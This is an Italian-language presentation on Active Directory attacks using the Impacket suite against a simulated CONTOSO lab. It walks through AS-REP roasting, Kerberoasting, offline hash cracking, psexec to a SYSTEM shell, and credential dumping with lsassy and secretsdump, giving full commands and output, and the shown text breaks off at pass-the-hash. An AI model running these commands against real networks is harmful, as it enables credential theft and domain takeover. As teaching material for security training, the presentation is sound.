

Impacket:

Tecniche di Attacco e Difesa nelle reti Active Directory

WHOAMI

- Davide Viccari
- Studente presso Università di Bari
- OffSec Certified Professional (OSCP)

Appassionato di sicurezza informatica sin dalle scuole medie, aiutato alcune aziende a risolvere problemi di sicurezza attraverso l'uso di piattaforme di Security Crowdsourcing.

ARGOMENTI TRATTATI

- Differenze tra Blue/Red Team e Threat Actors
- Introduzione alla suite Impacket
- Fondamenti di Active Directory
- Spiegazione ed esecuzione di attacchi informatici contro un ambiente Active Directory simulato, utilizzando Impacket
- Consigli per Identificare e Mitigare tali attacchi



RED TEAM
BLUE TEAM
THREAT ACTORS

DIFFERENZE


- **Blue Team:** formato da professionisti di sicurezza informatica che svolgono operazioni di sicurezza difensiva, implementando correttamente vari meccanismi di sicurezza all'interno di un'organizzazione.
- **Red Team:** formato da professionisti di sicurezza informatica offensiva, il loro scopo è quello di simulare attacchi informatici realistici per valutare le difese e la velocità di risposta del Blue Team
- **Threat Actor:** individui o gruppi che attaccano intenzionalmente infrastrutture, compromettendo la sicurezza dei dati. Ne esistono di diversi tipi, come State-Sponsored Threat Actors, Cyber Terroristi e Hacktivisti. La diversificazione avviene in base ai loro obiettivi.

USO DI IMPACKET IN ATTACCHI REALI

Sebbene la Suite Impacket è pensata per essere usata da Red Teamers in simulazioni di attacchi con la previa autorizzazione delle aziende, essa viene usata anche da Threat Actor per condurre operazioni criminali. Ad esempio:

- **Storm-0501:** Uso estensivo di impacket-secretsdump
- **Storm-0978:** Uso di impacket-smbexec e impacket-wmiexec
- **Cadet Blizzard:** Utilizzo estensivo della Suite Impacket
- **Volt Typhoon:** Uso di una versione custom di impacket

Tutte queste informazioni sono state prese dal blog di Threat Intelligence ufficiale Microsoft.



INTRODUZIONE ALLA SUITE IMPACKET



IMPACKET SUITE

- Inizialmente sviluppata da **SecureAuth**, nel 2022 questa suite è passata nelle mani di **Fortra**, che continua ad aggiornarla.
- Impacket è una collezione di script Python utilizzati per comunicare a basso livello con protocolli network utilizzati dai sistemi Microsoft. Viene utilizzato per valutare la postura di sicurezza in ambienti Active Directory.
- Alcuni protocolli supportati dalla Suite Impacket sono Kerberos, LDAP, SMB, WMI, MSRPC, etc.

PANORAMICA DEGLI SCRIPT IMPACKET UTILIZZATI

Durante il corso di questa presentazione, verranno utilizzati i seguenti script Impacket:

- **impacket-GetNPUsers**: trova e ottiene i TGTs degli utenti con la proprietà «Do not require Kerberos preauthentication» abilitata.
- **impacket- GetUserSPNs**: trova i Service Account e ne ottiene i rispettivi TGSs.
- **impacket-secretsdump**: utilizzato per estrarre credenziali e segreti dal registro SAM e LSA. Utilizzato anche per effettuare attacchi DCSync.
- **impacket-psexec**: restituisce una shell semi-interattiva caricando un eseguibile su uno share SMB per poi eseguirlo attraverso un servizio di windows.
- **impacket-ticketer**: crea Silver/Golden Ticket per mantenere accesso persistente ad un ambiente Active Directory già compromesso.



Active Directory

INTRODUZIONE AD ACTIVE DIRECTORY

DEFINIZIONE ACTIVE DIRECTORY

Active Directory è un servizio di directory sviluppato da Microsoft, utilizzato per la gestione di reti di computer in ambienti Windows.

Consente agli amministratori di rete di gestire e organizzare utenti, computer, gruppi, e altre risorse della rete in maniera centralizzata.


CONCETTI FONDAMENTALI

- **Forest:** Una collezione di domini, le foreste sono indipendenti tra loro ma possono essere collegate per mezzo di relazioni di fiducia.
- **Dominio:** Un contenitore logico di utenti, computer e risorse gestiti centralmente. Gli utenti possono accedere a diverse risorse all'interno del dominio con un unico set di credenziali.
- **Domain Controller:** Server che gestiscono le richieste di autenticazione e controllano chi può accedere alle varie risorse nel dominio. Tutte le richieste di accesso vengono verificate dai Domain Controllers.

CONCETTI FONDAMENTALI

- **Replicazione:** processo di sincronizzazione automatico dei dati tra i Domain Controller all'interno di un Dominio, assicurando che informazioni come utenti, gruppi e policy siano aggiornate su tutti i server.
- **Domain Admins:** i membri di questo gruppo sono autorizzati ad amministrare il dominio. Il gruppo Domain Admins ha accesso amministrativo ad ogni computer domain-joined. Sono i possessori di tutti gli oggetti creati in un ambiente Active Directory.
- **NTDS.dit:** il cuore di un sistema Active Directory. Si trova nei Domain Controller ed è un database che contiene tutti i dati relativi ad Active Directory, come informazioni su utenti e gruppi, e gli hash delle password di tutti gli utenti.

ESEMPIO DI DOMINIO ACTIVE DIRECTORY



A graphic illustration featuring two stylized dog heads. The top head is red with white-tipped ears and green eyes, showing sharp yellow teeth. Below it is a black head with orange-tipped ears and green eyes, also showing teeth. The style is angular and graphic.

INTRODUZIONE AL PROTOCOLLO KERBEROS

DEFINIZIONE

- Kerberos è un protocollo utilizzato per gestire l'autenticazione in ambienti Active Directory, basato sull'utilizzo di "Ticket" al posto delle password.
- Tra i vari protocolli da autenticazione supportati da Active Directory, Kerberos è quello che viene utilizzato by default sin da Windows 2000.

ATTORI

- **Client:** colui che vuole accedere ad un servizio, ad esempio un Domain User.
- **Application Server (AP):** offre il servizio richiesto dal Client, ad esempio un server MSSQL.
- **Key Distribution Center (KDC):** ruolo installabile su un Domain Controller, responsabile per l'emissione dei Kerberos Ticket per autenticarsi nel Dominio Active Directory.


TIPI DI KERBEROS TICKET

- **Ticket Granting Ticket (TGT)**: è il ticket che identifica ed autentica un Client all'interno di un ambiente Active Directory, viene utilizzato per accedere alle risorse fornite dai servizi chiedendo il relativo TGS.
- **Ticket Granting Service (TGS)**: è il ticket utilizzato per autenticarsi e accedere alle risorse fornite da un fornitore di servizio.

CHIAVI CRITTOGRAFICHE PRINCIPALI

- **krbtgt key:** chiave derivata dall'hash della password dell'account "krbtgt", questo account viene creato insieme all'istanza di Active Directory e possiede una password generata automaticamente e sicura. Viene utilizzato univocamente per crittografare i TGTs.
- **User key:** chiave derivata dall'hash della password del Client (user).
- **Service key:** chiave derivata dall'hash dell'account che fornisce il servizio, può essere un utente o un computer.

PROCESSO DI AUTENTICAZIONE




PROCESSO DI AUTENTICAZIONE

- **KRB_AS_REQ**: inviato dal Client verso il KDC, oltre a varie informazioni identificative, contiene una timestamp crittografata con la User key.
- Il KDC verifica l'identità del Client provando a decrittare la timestamp dell'AS_REQ utilizzando l'hash della password del Client ottenuto dal database **NTDS.dit**, se il messaggio è validato, il KDC risponde con un **KRB_AS REP**.
- **KRB_AS REP**: inviato dal KDC verso il Client, include il **TGT** che identificherà il Client nel dominio crittografato con la **krbtgt key** e altre informazioni crittografate con la **User key**.
- Ora che il Client possiede il relativo **TGT**, può iniziare a chiedere dei **TGSS** per accedere ai servizi forniti all'interno del dominio.

PROCESSO DI AUTENTICAZIONE

- **KRB_TGS_REQ**: inviato dal Client verso il KDC, utilizzato per richiedere il **TGS** per accedere ad un servizio. Contiene il **TGT** del Client precedentemente ottenuto.
- **KRB_TGS REP**: inviato dal KDC al Client, contiene il **TGS** richiesto, crittografato con la **Service Key**.
- Ora che il Client possiede il **TGS**, può autenticarsi ed accedere alle risorse del servizio attraverso **KRB_AP_REQ**.
- Opzionalmente il servizio può rispondere a questo messaggio con **KRB_AP REP**.

RICAPITOLANDO...





AS-REP
ROASTING

SPIEGAZIONE

- Se un account ha l'impostazione "**Do not require Kerberos pre-authentication**" abilitata, allora è possibile forgiare il messaggio **KRB_AS_REQ** per quell'account senza dover crittografare la timestamp del messaggio con la **User Key**, e quindi senza conoscere la password dell'account in questione.
- Il Server KDC risponderà a sua volta con **KRB_AS_REP** che conterrà informazioni crittografate con la **User Key** dell'account scelto.
- Siccome la **User Key** è derivata dall'hash della password dell'account vulnerabile, possiamo effettuare un attacco brute-force sul messaggio **KRB_AS_REP** per provare a scoprire la password dell'account in questione.
- Il grado di successo di questo attacco dipenderà dall'esistenza di account che non richiedono la **Kerberos Pre-Authentication** e dalla presenza di una password debole per questi account.

SCENARI DI ATTACCO

- Questo attacco di può eseguire da una prospettiva non autenticata, fintantoché abbiamo accesso ad un Domain Controller con il ruolo di KDC.
- Nel caso in cui l'attacco viene eseguito senza avere già un account valido, bisognerà avere già una lista di possibili username da testare, se invece abbiamo già un Domain Account, tutti gli account con la Kerberos Pre-Authentication disabilitata verranno ottenuti direttamente dal dominio.

ESECUZIONE DELL'ATTACCO

Utilizzeremo impacket-GetNPUsers senza autenticazione e con una lista di utenti valida per ottenere degli hash craccabili:

```
impacket-GetNPUsers CONTOSO.LOCAL/ -dc-ip 192.168.0.1 -no-pass -usersfile users.txt
```

```
(kali㉿kali)-[~]
$ impacket-GetNPUsers CONTOSO.LOCAL/ -dc-ip 192.168.0.1 -no-pass -usersfile users.txt
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] User r.mccall doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User n.pugh doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$i.wallace@CONTOSO.LOCAL:c1b8d4e9d47dc42077dfc0a6c04491b5$021c45e737a8abe24e8d97250797e5
157bd5f4944aa06e2ebb12b85023cbba5a0a4410540af8f265d1a3536242955e23256629a84f6011e659d3dbf4972ad129bea
9020cadcd6635b989f15efe664fe262c1d3a993da34b4468223eeacb7cc51a6abec4a7f4c15a348a6e081183c034432df9d0
[-] User b.obrien doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$l.douglas@CONTOSO.LOCAL:f77660541f468eaeabf0f8bc6d3b97d3$39b73048857ecc09dbdf9e35fb3b5a
445defd4a02da2ec0cbc4a835d5d6418f40a44fd34e083ab11e8b3c9fb7471204412ee102803a14767fcf547b360ec9e970e
49fb0b2fad58a01ace5b2cf583852a65e2b59248b886d891b71a8dc31615f1bd29b2f80e26828834e6dc132ac5c35a40182
[-] User v.dyer doesn't have UF_DONT_REQUIRE_PREAUTH set
```

OFFLINE HASH BRUTEFORCE

Possiamo provare a craccare l'hash restituito da impacket con JohnTheRipper ed un dizionario di possibili password:

```
john asrep.hash --wordlist=wordlist.txt
```

```
[kali㉿kali)-[~]
$ john asrep.hash --wordlist=wordlist.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2-HMAC-SHA1])
Press 'q' or Ctrl-C to abort, almost any other key for status
Football1      ($krb5asrep$23$l.douglas@CONTOSO.LOCAL)
1g 0:00:00:00 DONE (2024-10-25 14:01) 100.0g/s 26400p/s 26400c/s 26400C/s letmein..Batman1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



KERBEROASTING

SPIEGAZIONE

- Per richiedere accesso alle funzionalità e risorse di un servizio, bisogna chiedere il suo corrispettivo **TGS**, per farlo dobbiamo inviare il messaggio **KRB_TGS_REQ** utilizzando il nostro **TGT**. Il KDC risponderà con il **TGS** del servizio richiesto crittografato con la **Service Key**.
- Questo vuol dire che, se abbiamo accesso ad un Domain Account valido, possiamo ottenere il suo **TGT** e richiedere il **TGS** per qualsiasi Service Account presente nel dominio.

SPIEGAZIONE

- Siccome il **TGS** è crittografato con la **Service Key**, è suscettibile ad attacchi offline di brute force per provare ad ottenere la password del Service Account scelto. Inoltre, solitamente i Service Account hanno privilegi elevati sui server in cui operano, per assicurarsi di poter effettuare tutte le operazioni richieste per il corretto funzionamento del servizio erogato.
- Il grado di successo di questo attacco dipende dal grado di complessità della password utilizzata per gli account che offrono servizi.

ESECUZIONE DELL'ATTACCO

Utilizzeremo impacket-GetUserSPNs con l'account appena ottenuto per ottenere degli hash craccabili dai Service Account presenti nel dominio:

```
impacket-GetUserSPNs CONTOSO.LOCAL/l.douglas:Football1 -dc-ip 192.168.0.1 -request
```

```
(kali㉿kali)-[~]
$ impacket-GetUserSPNs CONTOSO.LOCAL/l.douglas:Football1 -dc-ip 192.168.0.1 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----      -----      -----      -----      -----      -----
CIFS/SRV01                svc_svr
MSSQL/DB01                svc_db

[-] CCache file is not found. Skipping ...
$krb5tgs$23$*svc_svr$CONTOSO.LOCAL$CONTOSO.LOCAL$svc_svr*$4bb3e009fae09c3d0dbc8c55a86bdad8$c38cdc2264cb08dd3e5f24e82b27da57d9bfeed79dc926b7bb71de29efc9f2cf169f20aa319e2b7ad054769b690abe6aa26f31e3995e257f3b7fa095c00a9ef0364e9b1d40bd6af4d1e02518d6b8df1dec6ff8f75645ca0cae7fb104db4a2861e0d59602d480f7a080fff986ee7d46ff3f304e2e146b6fea3366877220893ddb3737bdf10b61bc9b23e06d5c1df152695097bc8efb943a63aa2bbea60eba473746c43f44a34b5c23d0c4bcd1f4f63b1739e41f72559cb82cf36dc9f1ac19df225f89d97318756bc4dbf8d260fc4f79c8447b01d5027ac5ca28a10eace5e9141627cb72b
```

OFFLINE HASH BRUTEFORCE

Possiamo provare a craccare l'hash restituito da impacket con JohnTheRipper ed un dizionario di possibili password:

```
john kerberoast.hash --wordlist=wordlist.txt
```

```
└─(kali㉿kali)-[~]
$ john kerberoast.hash --wordlist=wordlist.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4])
Press 'q' or Ctrl-C to abort, almost any other key for status
Batman1      (?)
1g 0:00:00:00 DONE (2024-10-25 22:57) 100.0g/s 26400p/s 26400c
Use the "--show" option to display all of the cracked passwords!
Session completed.
```

ACCESSO AMMINISTRATIVO A SRV01

Siccome il Service Account «svc_srv» gestisce un servizio SRV01, possiamo controllare se questo account è un admin locale di questo server.
Utilizzeremo impacket-psexec per ottenere una shell elevata a SYSTEM:

```
impacket-psexec CONTOSO.LOCAL/svc_srv:Batman1@192.168.0.2
```

```
(kali㉿kali)-[~]
$ impacket-psexec CONTOSO.LOCAL/svc_srv:Batman1@192.168.0.2
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.0.2.....
[*] Found writable share ADMIN$ 
[*] Uploading file bbnEaMKu.exe
[*] Opening SVCManager on 192.168.0.2.....
[*] Creating service tCxp on 192.168.0.2.....
[*] Starting service tCxp.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2700]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
SRV01

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```



**NTLM
SAM
LSA**

NEW TECHNOLOGY LAN MANAGER (NTLM)

- **NTLM (New Technology LAN Manager)** è un protocollo di autenticazione sviluppato da Microsoft. NTLM autentica gli utenti basandosi su un meccanismo challenge-response che usa gli hash delle password, detti **NTLM Hash**.

Caratteristiche principali:

- Gli Hash NTLM sono statici, una volta generati dalla password plaintext, non cambiano fino a quando non viene cambiata la password.
- Non usa salting, la stessa password genera sempre lo stesso hash NTLM.

SECURITY ACCOUNT MANAGER (SAM)

- Il **Security Account Manager (SAM)** è un database che contiene credenziali degli account locali in un sistema windows, composte da nome utente e **Hash NTLM**.
- Per leggere il contenuto del **SAM**, sono richiesti privilegi **SYSTEM**.



LOCAL SECURITY AUTHORITY (LSA)


- La **Local Security Authority (LSA)** è un componente critico all'interno di un sistema Windows, il cui compito è quello di verificare le credenziali utente.
- Gestisce i processi di autenticazione e autorizzazione degli utenti ed è responsabile per la creazione degli Access Token, che servono per accedere alle risorse di un computer.
- Queste operazioni vengono gestite dal **Local Security Authority Subsystem Service (LSASS)**, un processo windows che implementa le funzionalità della LSA.

LOCAL SECURITY AUTHORITY (LSA)

- LSASS è un obiettivo di alvo valore per un attaccante, siccome salva nella propria memoria gli Hash NTLM e i ticket Kerberos degli utenti con sessioni attive nella macchina.

Esempi di sessioni attive per le quali LSASS salva credenziali in memoria:

- Sessione locale o tramite RDP sul computer.
- Esecuzione di un'attività utilizzando RunAs.
- Esecuzione di un servizio windows sul computer.
- Esecuzione di un'attività pianificata.



ESTRAZIONE DI SEGRETI

SPIEGAZIONE

- Dopo aver ottenuto accesso amministrativo in un Domain Computer, è possibile estrarre informazioni dal database SAM, dallo spazio di memoria del processo LSASS.
- Il Database SAM contiene solo le credenziali degli account locali al computer, che nella maggioranza dei casi non saranno di aiuto per continuare ad elevare i nostri privilegi.
- Nello spazio di memoria del processo LSASS invece, possiamo trovare le credenziali di tutti gli utenti Local o del Dominio che hanno una sessione attiva.

SCENARIO

- In questa fase dell'attacco siamo interessati principalmente agli Hash NTLM degli utenti, in modo da poterci muovere lateralmente o verticalmente nel dominio.
- Supponendo che un membro del gruppo Domain Admins possieda una sessione attiva sul computer compromesso, possiamo estrarre le sue credenziali in maniera remota e continuare con l'attacco alla rete Active Directory.

ESTRAZIONE CREDENZIALI DA LSASS

Utilizzeremo lsassy con un account amministratore per estrarre da remoto le credenziali salvate nello spazio di memoria del processo lsass:

```
lsassy -u 'svc_srv' -p 'Batman1' 192.168.0.2 --users --no-tickets
```

```
└─(kali㉿kali)-[~]
$ lsassy -u 'svc_srv' -p 'Batman1' 192.168.0.2 --users --no-tickets
192.168.0.2 - CONTOSO\m.summers          [NT] 522b42c630c78ba806c818121742ffc4
20 Kerberos tickets written to /home/kali/.config/lsassy/tickets
4 masterkeys saved to /home/kali/.config/lsassy/masterkeys.txt
```

ESTRAZIONE CREDENZIALI DAL SAM

Possiamo utilizzare impacket-secretsdump per estrarre le credenziali di utenti locali dal database SAM:

```
impacket-secretsdump CONTOSO.LOCAL/svc_svr:Batman1@192.168.0.2
```

```
(kali㉿kali)-[~]
$ impacket-secretsdump CONTOSO.LOCAL/svc_svr:Batman1@192.168.0.2
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Target system bootKey: 0x5b7c0c71f6253257b552d3baf366a9c2
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:34a10028f254cec49422fa
Jack:1000:aad3b435b51404eeaad3b435b51404ee:38408972310a738772420f39d3265058 :::
John:1001:aad3b435b51404eeaad3b435b51404ee:950b239e6231d52c96f176834394d171 :::
```

A stylized, low-key photograph of a person from the side and slightly behind. The person is wearing a dark hoodie and dark sunglasses. They are holding a smartphone in their right hand, which emits a bright red light. The background is dark with abstract, glowing red and black digital patterns and geometric shapes.

PASS-THE-HASH

SPIEGAZIONE

- Una volta ottenuti gli Hash NTLM di alcuni account, possiamo procedere ad effettuare attacchi di offline brute force per ricavarne la password in chiare ed autenticarci nel dominio...
- Oppure, possiamo abusare le peculiarità del funzionamento del protocollo NTLM, per eseguire l'attacco "Pass-The-Hash".
- Siccome gli Hash NTLM sono statici e non possiedono nessun meccanismo di salting, possiamo semplicemente utilizzare direttamente l'hash per autenticarci ai vari servizi microsoft senza neanche sapere la password dell'account in questione.

REQUISITI

- L'unico requisito per eseguire questo attacco è quello di avere a disposizione un client modificato che ci faccia accedere utilizzando direttamente l'Hash NTLM.
- Tutti gli script della Suite Impacket supportano l'uso diretto degli Hash NTLM per autenticarsi nel dominio.

ESECUZIONE DELL'ATTACCO

Tutti i tool della Suite impacket supportano l'autenticazione diretta con l'Hash NTLM. In questo caso utilizzeremo impacket-psexec:

